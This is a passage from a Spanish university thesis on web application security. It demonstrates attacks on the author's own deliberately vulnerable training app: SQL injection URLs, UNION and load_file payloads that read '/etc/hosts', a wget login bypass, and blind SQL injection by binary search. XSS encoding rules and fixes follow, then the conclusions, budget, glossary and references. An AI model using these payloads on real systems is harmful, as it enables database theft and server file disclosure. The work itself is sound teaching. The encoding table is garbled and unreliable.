En este caso existen dos componentes a tener en cuenta para hacer frente a esta vulnerabilidad:

- Dificultar el abuso de funcionalidad de la aplicación: En este caso, la aplicación está pensada para un uso razonable y no malicioso de la misma, es decir, pensamos que el usuario realizará tareas comunes y en ningún caso se realizará un abuso de las capacidades de la misma, es por esto que no se está limitando de ninguna forma los registros a devolver por parte de la base de datos. Algunos ejemplos prácticos que podrían ser incluidos serían:
    - Paginación: El mostrado de grupos de resultados es algo primordial para evitar posibles sobrecargas en la recuperación de resultados.
    - Limitación de número de resultados: En el caso de nuestra aplicación, establecer un número de resultados que creamos suficiente para un uso normal de la misma y devolver un aviso o mensaje de error si se sobrepasa.
    - Protección frente a caracteres comodín: En función del servidor de base de datos elegido deberán tenerse en cuenta unos u otros caracteres. En el caso de nuestra aplicación que utiliza MySQL, recomendaríamos que se eliminasen de las cadenas de búsqueda los caracteres asterisco, porcentaje y subrayado (“*”, “%”, “_”)
- Por otro lado, el retardo en la realización de consultas viene porque en la aplicación de ejemplo se ha omitido el índice en la tabla que relaciona los alumnos con sus cursos. Si bien cabría pensar que estos aspectos a tener en cuenta en el desarrollo están ligados a la optimización y no a la seguridad, nada más lejos de la realidad, un buen rendimiento de la aplicación desemboca en menos posibilidad de ataques, menos impacto de algunos de ellos en caso de sufrirlos y, en general, es fundamental a la hora de seguir las buenas prácticas del desarrollo.

5.3.3.4.2 Protección frente a XSS

Existe una regla muy clara a la hora de prevenir este tipo de ataques, nunca mostrar el contenido de una cadena introducida por el usuario. Da igual el tipo de contenido en el que se quieran mostrar, sea HTML, JavaScript, CSS, etcétera.

Dado que este requisito de seguridad suele chocar en muchas ocasiones con las necesidades de funcionalidad de las aplicaciones, sustituiremos el “nunca mostrar el contenido” de la regla anterior por “nunca mostrar el contenido directamente”. Así, existen distintas funcionalidades de los leguajes de programación para proteger los datos introducidos por parte de los usuarios, que convierten los caracteres problemáticos en sus entidades HTML para que sean mostradas por el navegador cliente pero no interpretadas por el mismo.

Ya sea utilizado funcionalidades de terceros, o implementando alguna de forma interna, deben cumplirse las siguientes protecciones:

Tipo codificación	Mecanismo de codificación		
Entidades HTML	& ⇒ & " ⇒ "	< ⇒ < ' ⇒ '	> ⇒ > / ⇒ /
Atributos HTML	Excepto los alfanuméricos, escapar todos los caracteres utilizando entidades HTML del tipo &#XX; donde XX es un valor hexadecimal, incluidos espacios.		
URL	Se utilizarán las codificación conocidas como *URL encoding* o *Percent encoding*. Solo se codificarán los valores de los parámetros, nunca la URL en sí.		
JavaScript	Excepto los alfanuméricos, escapar todos los caracteres con el formato de escapado Unicode, del tipo \uXXXX donde XXXX son valores enteros.		
CSS	CSS soporta escapado con dos formatos distintos \XX y \XXXXXX con valores X hexadecimales, si bien el uso de dos caracteres puede producir problemas a la hora de ser interpretado, por lo que se recomienda la segunda opción.		

Tabla 6: Codificación de caracteres para mostrado en el navegador. Fuente http://www.owasp.org

5.3.4 Debilidades en el mostrado de información

En el mostrado de información podemos comprobar dos pantallas como son las de mostrado de información de estudiantes y cursos basándonos en dos versiones de *SQL Injection*.

5.3.4.1 Vulnerabilidad SQL Injection

En un primer momento podemos intentar pruebas de *SQL Injection* similares a las que encontramos en puntos anteriores incluyendo en el parámetro del nombre de curso, símbolos como comillas simples y dobles. Esto no parece tener efecto en esta consulta ya que están siendo escapados los caracteres problemáticos.

No obstante, podemos realizar otra prueba básica. Para ver si el contenido del parámetro de id del alumno está siendo interpretado, podemos probar a concatenar cadenas SQL que comprueben si se cumple o no la condición.

Partiendo de la URL original:

```
http://proyecto/student.php?id=3
```

Generamos dos URL nuevas:

```
http://proyecto/student.php?id=3 and 1=0

http://proyecto/student.php?id=3 and 1=1
```

De esta forma la primera consulta no debería devolver ningún resultado, y la segunda, debería devolver el mismo que la inicial. Una vez comprobado esto, sabemos que tenemos una vulnerabilidad dispuesta a explotar.

Dado que la consulta es de selección de datos, podemos realizar procesos de unión con otras consultas, siempre que equiparemos el número de columnas a los resultados de la columna original. De este modo se podría, en teoría y seguramente en la práctica, obtener el contenido de toda la base de datos. En este caso, vamos a intentar ir un poco más allá, aprovechándonos de la función de MySQL *load_file()* que toma el contenido del fichero especificado por parámetro y lo devuelve como una cadena de caracteres.

Partiremos de una consulta que no devuelva ningún registro y la uniremos con otro registro ficticio que solo devuelva números. Iremos aumentando el número campos devueltos hasta que no se produzca error y veamos en pantalla la forma en que se muestra la información, para saber en qué campo devolver la información que nos interesa.

```
http://proyecto/student.php?id=2858 and 1=0 union select 1

http://proyecto/student.php?id=2858 and 1=0 union select 1, 2

http://proyecto/student.php?id=2858 and 1=0 union select 1, 2, 3

http://proyecto/student.php?id=2858 and 1=0 union select 1, 2, 3, 4

http://proyecto/student.php?id=2858 and 1=0 union select 1, 2, 3, 4, 5
```

Cuando llegamos a este último caso, vemos que ya se muestra la información en la pantalla de ficha del alumno.

Figura 19: Ficha de alumno con resultados de la consulta ficticia introducida

Una vez conseguido esto, seleccionamos la segunda columna para inyectar ahí el contenido que deseemos. Como hemos dicho, podría ser cualquier contenido de la base de datos a la que tengamos acceso, pero vamos incluir la llamada a fichero que explicamos antes, en este caso, "*/etc/hosts*".

```
http://proyecto/student.php?id=2858 and 1=0 union select 1,
load_file('/etc/hosts'), 3, 4, 5
```

Por desgracia, como se están escapando las comillas esta sentencia no produce el resultado deseado y no devuelve ningún resultado. Este hecho puede solucionarse pasando el parámetro de la función en formato hexadecimal, lo que es admitido por la función y hace que no sea necesario incluir comillas. Formamos la siguiente URL:

```
http://proyecto/student.php?id=3 and 1=0 union select 1,
load_file(0x2F6574632F686F737473), 3, 4, 5
```

Para entender el proceso, incluimos la consulta que se genera internamente en el servidor:

```
SELECT * FROM alumno WHERE alumno.id=3 and 1=0 union select 1,
load_file(0x2F6574632F686F737473), 3, 4, 5;
```

Finalmente, el resultado será el mostrado por pantalla del fichero introducido en la URL.




Figura 20: Ficha del alumno mostrando la información del fichero /etc/hosts

5.3.4.2 Vulnerabilidad Blind SQL Injection

En la ficha de información de cursos nos encontramos, aparentemente, con una sección en construcción. Ante esto, podemos realizar distintas pruebas pasando en el parámetro de la URL distintos valores, como hemos venido haciendo en apartados anteriores buscando debilidades de *SQL Injection*.

Como parece que la página no nos ofrece ningún error, vamos a suponer que la página está interpretando estas secuencias SQL introducidas como parámetro.

```
http://proyecto/course.php?id=29

http://proyecto/course.php?id=29 or 1=1

http://proyecto/course.php?id=29 and 1=0
```

No obstante, tanto si introducimos consultas siempre verdaderas o siempre falsas, el resultado mostrado es aparentemente el mismo, con el mensaje de página en construcción.




Figura 21: Captura de la ficha de cursos, con el mensaje "en construcción"

Como hemos dicho, esa similitud entre consulta verdadera y falsa, es sólo aparente, existen numerosas formas de comparar el resultado obtenido:

- Resultado mostrado (la opción más obvia).
- Comparar resultados de funciones resumen del contenido.
- Estructura DOM de la página.
- Tiempo de generación de la página.

En este caso realizaremos una comparación sencilla, en primer lugar descargaremos el contenido de las dos páginas ejecutando los siguientes comandos en un sistema Linux:

```
# Nos logamos en la aplicación mediante la vulnerabilidad
encontrada anteriormente

wget "http://proyecto/login.php" --post-data "user=lasensio' or
''='&passwd=xxx" --keep-session-cookies --save-cookies cookies.txt
-S -O /dev/null

# Petición verdadera

wget "http://proyecto/course.php?id=29" --keep-session-cookies --
load-cookies cookies.txt -O true.html

# Petición falsa

wget "http://proyecto/course.php?id=29 and 1=0" --keep-session-
cookies --load-cookies cookies.txt -O false.html
```

De esta forma obtenemos los dos ficheros que son de igual tamaño y aparentemente a la hora de mostrarlos en el navegador, también son idénticos:

```
-rw-rw-r-- 1 luis luis 1375 abr 20 13:55 false.html

-rw-rw-r-- 1 luis luis 1375 abr 20 13:55 true.html
```

No obstante, no es suficiente con esto y debemos realizar una comparación más detallada, utilizando un comando de sistema para comparar cadenas, como *diff*:

```
diff true.html false.html

47c47,48

<

---

>

>
```

Podemos ver que, aunque sean caracteres no imprimibles los que cambien, el resultado no es idéntico con lo que ya disponemos de una pauta para realizar consultas binarias a la base de datos.

Basta con realizar una sencilla automatización que vaya obteniendo las páginas generadas tras introducir las distintas cadenas de consulta y evalúe si son iguales a nuestra página de "acierto" o a la de "error" con lo que tendremos la respuesta.

Como comúnmente se realiza, utilizaremos la búsqueda dicotómica para ir obteniendo información de la base de datos, en nuestro ejemplo, el usuario de conexión con la base de datos:

```
http://proyecto/course.php?id=29 and ascii(substr(user(),1,1)) > 127 => FALSE

http://proyecto/course.php?id=29 and ascii(substr(user(),1,1)) > 63  => TRUE

http://proyecto/course.php?id=29 and ascii(substr(user(),1,1)) > 95  => TRUE

http://proyecto/course.php?id=29 and ascii(substr(user(),1,1)) > 111 => TRUE

http://proyecto/course.php?id=29 and ascii(substr(user(),1,1)) > 119 => FALSE

http://proyecto/course.php?id=29 and ascii(substr(user(),1,1)) > 115 => FALSE

http://proyecto/course.php?id=29 and ascii(substr(user(),1,1)) > 113 => FALSE

http://proyecto/course.php?id=29 and ascii(substr(user(),1,1)) = 112 => TRUE
```

Con esto se podría obtener toda la información de la base de datos a la que el usuario de conexión tiene acceso, de hecho, existen programas pensados para proveerles de la URL con la debilidad SQL descrita y que realizando las peticiones necesarias terminan obteniendo por fuerza bruta una copia de todo el contenido almacenado.

5.3.4.3 Propuesta de soluciones

En primer lugar, cabría recomendar lo mismo que ya se dijo en puntos anteriores, consistente en nunca generar sentencias SQL con el contenido introducido por el

usuario sin haber sido este adecuadamente protegido. En concreto, cabe revisar el apartado 5.3.2.2.

Esto debe tenerse en cuenta no solo en el contenido que de manera más obvia es introducido por el usuario como es el caso de los campos de un formulario sino de URL generadas por la aplicación o peticiones POST, que aunque no sean visibles normalmente, son fácilmente modificables por un usuario con sencillos conocimientos técnicos.

Por otro lado, en lo que corresponde a la vulnerabilidad de *Blind SQL Injection*, hemos visto que el ataque se beneficia de las diferencias entre un resultado verdadero o falso en la consulta. Podría caerse en el error de que lo importante en este caso es que no produzcan esas diferencias cuando lo crucial es que no se interpreten las instrucciones SQL introducidas en el parámetro de la petición GET.

Capítulo 6

Conclusiones y líneas futuras

6.1 Conclusiones

Una vez completado el proyecto, cabe destacar tres conclusiones sobre el trabajo llevado a cabo en el mismo.

En primer lugar, y quizá el más importante, es que se puede decir que se ha logrado el objetivo principal del mismo, el elaborar una guía de referencia clara sobre seguridad en aplicaciones web. Revisando el trabajo realizado creo que podemos decir que esta premisa ha quedado cumplida, ya que el proyecto cubre de forma práctica y concreta los puntos sobre los que se quería incidir, legislación, normativa y vulnerabilidades de los entornos web.

Por otra parte, y a tenor de las distintas fuentes consultadas durante estos meses, cabe destacar que la motivación inicial de la que surgía el proyecto sigue estando plenamente vigente. Es decir, el trabajo realizado durante este tiempo no ha hecho más que afianzar esa idea inicial de la que partíamos y que era la necesidad de concienciar e intentar que se tome mucho más en serio la seguridad en las aplicaciones en entornos web.

Por último, me gustaría destacar las aportaciones que el trabajo en el proyecto me ha hecho a mí mismo. Por un lado mejorar mi conocimiento de los apartados de legislación y estándares que me son menos cercanos a mi experiencia y donde adolecía de muchas más lagunas. Por otro, también me ha supuesto un reto el enfrentarme a un proyecto donde no primaba el desarrollo como tarea principal lo que creo que me ha hecho mejorar mi forma de afrontar tareas de documentación y redacción como estas.

6.2 Líneas futuras

A partir del trabajo llevado a cabo en este proyecto surgen al menos tres posibles líneas principales para evolucionar lo que aquí se expone:

- Realizar un estudio más amplio de las debilidades existentes no reduciéndolo al ámbito del desarrollo sino abarcar otras áreas y tipos de ataques. Debilidades en los servidores, *exploits*, en la capa de transporte, ataques de "hombre en el medio" (*man-in-the-middle*), escaneos de puertos. Existe una larga lista de debilidades a lo largo de toda la cadena que hace que nuestras aplicaciones puedan ser atacadas y sobre lo que se podría continuar ampliando las referencias dadas.
- Ir más allá en los apartados relativos a la legislación vigente, dando una visión más completa de lo que supone su cumplimiento y como llevarlo a cabo, desde el punto de vista de aplicaciones web o de otro tipo de sistemas. De igual forma se podría ampliar la información acerca de las modificaciones necesarias para implantar los diversos estándares relativos a la seguridad como los ISO2700X.
- Por último, a mi parecer la opción más interesante sería continuar el trabajo con la aplicación desarrollada, convirtiéndola en una aplicación de entrenamiento:
    - Por un lado para la práctica de test de intrusión, haciendo crecer el número de vulnerabilidades disponibles para pruebas y configurando una pila completa (servidor web, base de datos, aplicación, etcétera) como una imagen de máquina virtual de fácil puesta en marcha que posibilite realizar pruebas más completas como intentar adquirir el control completo de la máquina utilizado *exploits*.
    - Y también como práctica para la formación de desarrolladores pidiéndoles localizar y corregir los distintos agujeros de existentes.

Capítulo 7

Presupuesto

7.1 Definición de tareas

La elaboración del presente proyecto puede dividirse en las siguientes tareas, con sus correspondientes sub-tareas asociadas:

1. Gestión del proyecto.
2. Líneas generales del proyecto.
   2.1. Definición del proyecto.
   2.2. Primera recopilación de información general.
3. Legislación y estándares.
   3.1. Información y redacción del apartado sobre legislación española.
   3.2. Información y redacción del apartado sobre legislación europea.
   3.3. Información y redacción del apartado de estándares.
4. Compilación de ataques.
   4.1. Información y redacción del apartado sobre ataques de autenticación.
   4.2. Información y redacción del apartado sobre ataques de autorización.
   4.3. Información y redacción del apartado sobre ataques en parte cliente.

4.4. Información y redacción del apartado sobre ataques de ejecución de comandos.

4.5. Información y redacción del apartado sobre ataques de revelación de información.

4.6. Información y redacción del apartado sobre ataques de tipo lógico.

5. Elaboración de aplicación de entrenamiento.

5.1. Definición y análisis de la aplicación.

5.2. Desarrollo de la aplicación.

6. Otras tareas.

6.1. Elaboración de documentación anexa.

7.2 Diagrama Gantt

El diagrama de Gantt asociado a las tareas anteriormente descritas es el siguiente:




Figura 22: Diagrama Gantt de tareas del proyecto.

7.3 Hoja de presupuesto

UNIVERSIDAD CARLOS III DE MADRID
Escuela Politécnica Superior

PRESUPUESTO DE PROYECTO

1.- Autor:
Luis Asensio Hidalgo
2.- Departamento:
Informática
3.- Descripción del Proyecto:
- Titulo **Seguridad en aplicaciones web: Una visión práctica**
- Duración (meses) **11**
Tasa de costes Indirectos: **20%**

4.- Presupuesto total del Proyecto (valores en Euros):
26.748,94 Euros

5.- Desglose presupuestario (costes directos)

PERSONAL

Apellidos y nombre	N.I.F.	Categoría	Dedicación (hombres mes) [a]	Coste hombre mes	Coste (Euro)
Asensio Hidalgo, Luis		Ingeniero	8	2.694,39	21.555,12
					0,00
		Hombres mes	**8**	**Total**	21.555,12

[a] 1 Hombre mes = 131,25 horas. Máximo anual de dedicación de 12 hombres mes (1575 horas)
Máximo anual para PDI de la Universidad Carlos III de Madrid de 8,8 hombres mes (1.155 horas)

EQUIPOS

Descripción	Coste (Euro)	% Uso dedicado proyecto	Dedicación (meses)	Periodo de depreciación	Coste imputable [d]
Dell Dual Core 4GB RAM, 500GB					
Disco duro	650,00	100	11	60	119,17
Toshiba portátil Z30	850,00	100	3	60	42,50
					0,00
				Total	161,67

[d] Fórmula de cálculo de la Amortización:

$$\frac{A}{B} x C x D$$

A = nº de meses desde la fecha de facturación en que el equipo es utilizado

B = periodo de depreciación (60 meses)

C = coste del equipo (sin IVA)

D = % del uso que se dedica al proyecto (habitualmente 100%)

OTROS COSTES DIRECTOS DEL PROYECTO [e)]

Descripción	Empresa	Costes imputable
Licencias MS Office Professional	Microsoft	539,00
Papelería	Copistería Alonso	35,00
	Total	574,00

[e)] Este capítulo de gastos incluye todos los gastos no contemplados en los conceptos anteriores, por ejemplo: fungibles, viajes y dietas, otros…

6.- Resumen de costes

Presupuesto Costes Totales	**Presupuesto Costes Totales**
Personal	21.555
Amortización	162
Costes de funcionamiento	574
Costes Indirectos	4.458
Total	26.749

El presupuesto total del proyecto es de veintiséis mil setecientos cuarenta y nueve euros (26.749 €).

Leganés a 20 de mayo de 2014

El ingeniero proyectista

Fdo. Luis Asensio Hidalgo

Capítulo 8

Glosario

8.1 Glosario de términos

A continuación detallamos una serie de términos utilizados en el presente proyecto para su consulta en caso de necesidad.

Término	Definición
API	De las siglas en inglés *Application Programming Interface*, especificación que recoge las opciones disponibles y la forma de interactuar con una aplicación en el caso de que esté disponible.
Bot	Programa que realiza tareas de manera automática.
Bug	Término anglosajón para definir fallos o errores en un programa de ordenador.
Cifrado asimétrico	Método criptográfico basado en la utilización de dos claves distintas para el envío de un mensaje. Una clave privada con la que el emisor del mensaje cifrará su contenido y otra pública, que también pertenece al emisor pero que se enviará al destinatario para que este pueda descifrar el mensaje, obteniendo el contenido y además asegurando la autoría del emisor. Este sistema también puede ser usado de forma inversa.
Cookie	Paquete de información enviado inicialmente desde el servidor a un cliente web que es enviado mutuamente en las sucesivas peticiones.

CPU	Elemento de un computador, de las siglas en inglés de *Central Process Unit*, unidad central de procesamiento. Comúnmente se hace referencia así al procesador de la máquina.
DOM	De las siglas en inglés de *Document Object Model*, API de programación para documentos HTML, XML y otros. Define la estructura lógica del documento y la forma de interactuar con él.
Escapar	En términos de desarrollo, suele referirse a la liminación o conversión de parte del contenido de una cadena de caracteres, normalmente, por poder ser de algún modo problemático.
Exploit	Pieza de código desarrollada para explotar una debilidad conocida en un sistema informático.
Framework	Pieza de *software* que provee de una serie de funcionalidades genéricas para realizar tareas y sobre el cual se puede seguir desarrollando el resto de funcionalidades específicas.
HTML	De las siglas en inglés de *HyperText Markup Language*, lenguaje de marcas, subconjunto del XML, utilizado para definir documentos en la web.
HTTP	De las siglas en inglés de *HiperText Transfer Protocol*, protocolo de intercambio de información entre cliente y servidor. Establecido como estándar para la web.
Ingeniería social	Técnica de manipulación de usuarios para que realicen determinadas acciones, entre otras, revelación de contenido confidencial como pueden ser contraseñas o nombres de usuarios.
JavaScript	Lenguaje de programación habitualmente utilizado en páginas web e interpretado por los navegadores cliente.
LDAP	De las siglas en inglés *Lightweight Directory Access Protocol*. Protocolo, habitualmente distribuido, utilizado para la autenticación de usuarios en un sistema.
MetaTag	En el ámbito del lenguaje HTML, se trata de marcas especiales que definen información referente al contenido u otros atributos de la página, pero no su contenido en sí.
Proxy	Servidor intermediario entre el cliente que solicita un contenido y el servidor de este. En función de su utilización, puede ser, o no, legítimo.
RSS	De las siglas en inglés *Rich Site Summary* (o también *Really Simple Syndication*) se trata de un formato para distribuir contenido de una página web de forma estandarizada.
Script	Porción de código escrito para un lenguaje de programación o intérprete de comandos.
Sesión	En el ámbito web y el protocolo HTTP, se trata de un intercambio de diversos mensajes entre cliente y servidor. Lleva asociada una determinada información a la misma.
SQL	De las siglas en inglés *Structured Query Language*, se define como SQL un lenguaje de programación especialmente orientado a la manipulación y mantenimiento de datos en bases de datos relacionales.
SSI	De las siglas en inglés *Server-Side Include*, se trata de un método de inclusión de contenido en una respuesta a una petición web por parte del servidor mediante un sistema de marcas.
Token	Porción de información que identifica a su propietario o le muestra como poseedor de permisos para realizar una acción.

URL	De la siglas en inglés *Uniform Resource Location*. Cadena de texto que identifica un recurso. Comúnmente conocido como dirección web.
XML	De las siglas en inglés de *Extensible Markup Language*, lenguaje de marcas para definir conjuntos de información llamados entidades.
Xpath	Lenguaje utilizado para indicar un contenido concreto dentro de un fichero XML.
Zero day	Vulnerabilidad descubierta en una aplicación y que previamente era desconocida, lo que supone una gran ventaja para los atacantes ya que no se ha tenido tiempo de desarrollar una medida que lo solucione.

Capítulo 9

Referencias

9.1 Referencias bibliográficas

Álvarez Marañón, G., Pérez García, P. P. *Seguridad informática para empresas y particulares*. Ed. McGraw-Hill. ISBN 84-481-4008-7.

Burnett, M. *Hacking the Code: ASP.NET Web Application Security.* Ed. Syngress. ISBN: 1-932266-65-8.

Calder, A., Watkins, S. *IT Governance. A manager's guide to Data Security and ISO 27001 / ISO 27002*. 4 ª Edición. Ed. Kogan Page. ISBN: 978-0-7494-5271-1.

Splaine, S. *Testing Web Security. Assessing the Security of Web Sites and Applications*. Ed. Wiley. ISBN: 0-471-23281-5

9.2 Referencias digitales

Todas las referencias han sido comprobadas y verificada su disponibilidad en línea a fecha 27 de mayo de 2014 excepto las numeradas como [34] y [45] que no se encontraban disponibles.

Apartado 1.1

[1] http://epp.eurostat.ec.europa.eu/tgm/refreshTableAction.do?tab=table&plugin=1&pcode=tin00073&language=en

Apartado 2.1

[2] http://www.w3.org/Protocols/rfc2616/rfc2616.html

[2B] http://www.w3schools.com/tags/ref_httpmethods.asp

Apartado 2.2

[3] http://infosecisland.com/blogview/5482-Information-Security-or-IT-Security.html

[4] http://www.isaca.org/Journal/Past-Issues/2011/Volume-5/Pages/JOnline-La-Gerencia-de-la-Seguridad-de-la-Informacion-Evolucion-y-Retos-Emergentes.aspx

Apartado 3.1

[5] http://cert.inteco.es/Formacion/Legislacion/

Apartado 3.1.1

[6] http://www.inteco.es/Formacion/Legislacion/Ley_de_Servicios_de_la_Sociedad_de_la_Informacion/

[7] http://www.boe.es/buscar/act.php?id=BOE-A-2002-13758&b=17&tn=1&p=20071229#a9

[8] http://www.minetur.gob.es/telecomunicaciones/lssi/Paginas/Index.aspx

[9] http://www.inteco.es/Formacion/Buenas_Practicas/Pymes_Consejos_de_Seguridad/buenas_practicas_09_comercio_electronico_13?orden=09

[10] http://www.minetur.gob.es/telecomunicaciones/lssi/prestadores/Paginas/seguridad.aspx

Apartado 3.1.2

[11] http://www.inteco.es/Formacion/Legislacion/Ley_Organiza_de_Proteccion_de_Datos/

[12] https://www.agpd.es/portalwebAGPD/canaldocumentacion/publicaciones/common/Guias/GUIA_SEGURIDAD_2010.pdf

[13] http://www.boe.es/boe/dias/1999/12/14/pdfs/A43088-43099.pdf

Apartado 3.1.3

[14] https://www.boe.es/buscar/act.php?id=BOE-A-2008-979

Apartado 3.1.4

[15] https://www.boe.es/buscar/act.php?id=BOE-A-1996-8930

Apartado 3.1.5

[16] https://www.inteco.es/Formacion/Legislacion/Firma_Electronica/

[17] http://www.derecho.com/articulos/2001/03/01/caos-digital-firma-electr-nica-o-firma-digital/

[18] http://www.boe.es/buscar/doc.php?id=BOE-A-2003-23399

Apartado 3.1.6

[19] http://administracionelectronica.gob.es/pae_Home/pae_Estrategias/pae_Interoperabilidad_Inicio/pae_Esquema_Nacional_de_Interoperabilidad.html

Apartado 3.2

[20] http://noticias.juridicas.com/articulos/15-Derecho%20Administrativo/201012-443269872.html

[21] http://revistas.ucm.es/index.php/FORO/article/download/39002/37628

[22] http://europa.eu/legislation_summaries/information_society/legislative_framework/l24108h_es.htm

[23] http://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=OJ:L:2009:337:0037:0069:ES:PDF

[24] http://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=COM:2012:0011:FIN:ES:PDF

[25] http://www.microsoft.com/business/es-es/Content/Paginas/article.aspx?cbcid=609

[26] http://www.ismsforum.es/ficheros/descargas/estudio-reglamento-ue-dpi1353525776.pdf

[27] http://letslaw.es/blog/el-parlamento-europeo-aprueba-la-reforma-del-reglamento-sobre-proteccion-de-datos/

[28] http://www.microsoft.com/business/es-es/Content/Paginas/article.aspx?cbcid=593

[29] http://ec.europa.eu/justice/data-protection/document/review2012/sec_2012_73_en.pdf

Apartado 3.3

[30] http://www.microlopez.org/2010/02/01/vistazo-rapido-al-esquema-nacional-de-seguridad/

[31] http://www.boe.es/boe/dias/2010/01/29/pdfs/BOE-A-2010-1330.pdf

[32] http://administracionelectronica.gob.es/pae_Home/pae_Estrategias/pae_Seguridad_Inicio/pae_Esquema_Nacional_de_Seguridad.html

[33] https://www.ccn-cert.cni.es/publico/seriesCCN-STIC/series/800-Esquema_Nacional_de_Seguridad/812-Seguridad_en_Entornos_y_Aplicaciones_Web/812_Entornos-y-aplicaciones-web_20111026.pdf

[34] http://www.inteco.es/viewProductsServices/servicios_profesionales/nuestros_servicios/catalogo/adecuacion_al_ens

[35] http://www.boe.es/buscar/doc.php?id=BOE-A-2010-1330

Apartado 3.4

[36] http://en.wikipedia.org/wiki/ISO/IEC_27000-series

[36B] http://aenormas.aenor.es/es/normas/tic-completa

[37] http://www.en.aenor.es/aenor/normas/ediciones/fichae.asp?codigo=9551&temporal=busc#.U3G5JnKzCIA

[38] http://www.iso27000.es/iso27000.html#section3c

[38B] http://iso27002.es/

[39] http://www.17799.com/

[40] http://www.27000.org/iso-27011.htm

[41] http://www.27000.org/iso-27799.htm

Apartado 4.1

[42] https://portal.uah.es/portal/page/portal/servicios_informaticos/cau/interes/amenazas_web.pdf

[43] https://www.owasp.org/index.php/Top_10_2013-Top_10

[44] http://repositorio.bib.upct.es/dspace/bitstream/10317/233/2/pfc1918.pdf

[45] http://criptosec.unizar.es/doc/tema_s13_criptosec_2011.pdf

[46] http://projects.webappsec.org/f/WASC-TC-v2_0.pdf

[47] http://projects.webappsec.org/f/WASC-TC-v1_0.pdf

Apartado 4.2

[48] http://www.elladodelmal.com/2012/11/tus-passwords-son-suprayectivas.html

Apartado 4.3

[49] http://projects.webappsec.org/w/page/13246918/Credential%20and%20Session%20Prediction

[50] http://projects.webappsec.org/w/page/13246944/Insufficient%20Session%20Expiration

[51] http://projects.webappsec.org/w/page/13246960/Session%20Fixation

[52] http://www.acrossecurity.com/papers/session_fixation.pdf

[53] https://www.owasp.org/index.php/Session_fixation

Apartado 4.4

[54] https://www.owasp.org/index.php/Content_Spoofing

[55] http://projects.webappsec.org/w/page/13246920/Cross%20Site%20Scripting

[56] http://www.webappsec.org/projects/articles/071105.shtml

[57] https://www.owasp.org/index.php/Cross-site_Scripting_%28XSS%29

[58] https://www.owasp.org/index.php/XSS_%28Cross_Site_Scripting%29_Prevention_Cheat_Sheet#Output_Encoding_Rules_Summary

[59] http://namb.la/popular/tech.html

[60] http://en.wikipedia.org/wiki/Cross-site_request_forgery

[61] http://www.sectheory.com/clickjacking.htm

[62] https://www.codemagi.com/blog/post/194

[63] http://www.e-securing.com/novedad.aspx?id=62

